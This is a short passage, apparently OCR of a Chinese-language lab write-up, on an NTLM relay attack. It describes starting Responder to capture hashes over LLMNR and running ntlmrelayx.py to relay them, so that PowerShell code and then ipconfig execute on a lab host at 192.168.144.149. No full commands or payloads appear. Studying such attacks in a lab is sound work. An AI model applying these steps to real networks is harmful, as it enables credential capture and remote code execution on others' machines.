
配置然后开启 Responder

运行 ntlmrelayx.py

随后从 192.168.144.141 访问任意一个共享地址



Powershell 代码就会在目标主机（192.168.144.149）上运行，但是这里报了错误，是因为 powershell 代码执行的时候出错



原因后面再找吧，应该是编程的原因，直接换成 ipconfig 可以看到已经有了回显

这里和之前多用了一个 Responder，需要通过 Responder 来进行抓取认证信息

实验发现在正常访问的时候 ntlmrelayx.py 仍然不能成功，也就是说再用 Responder 的时候只能从 LLMNR 协议中来抓 hash 值进行中继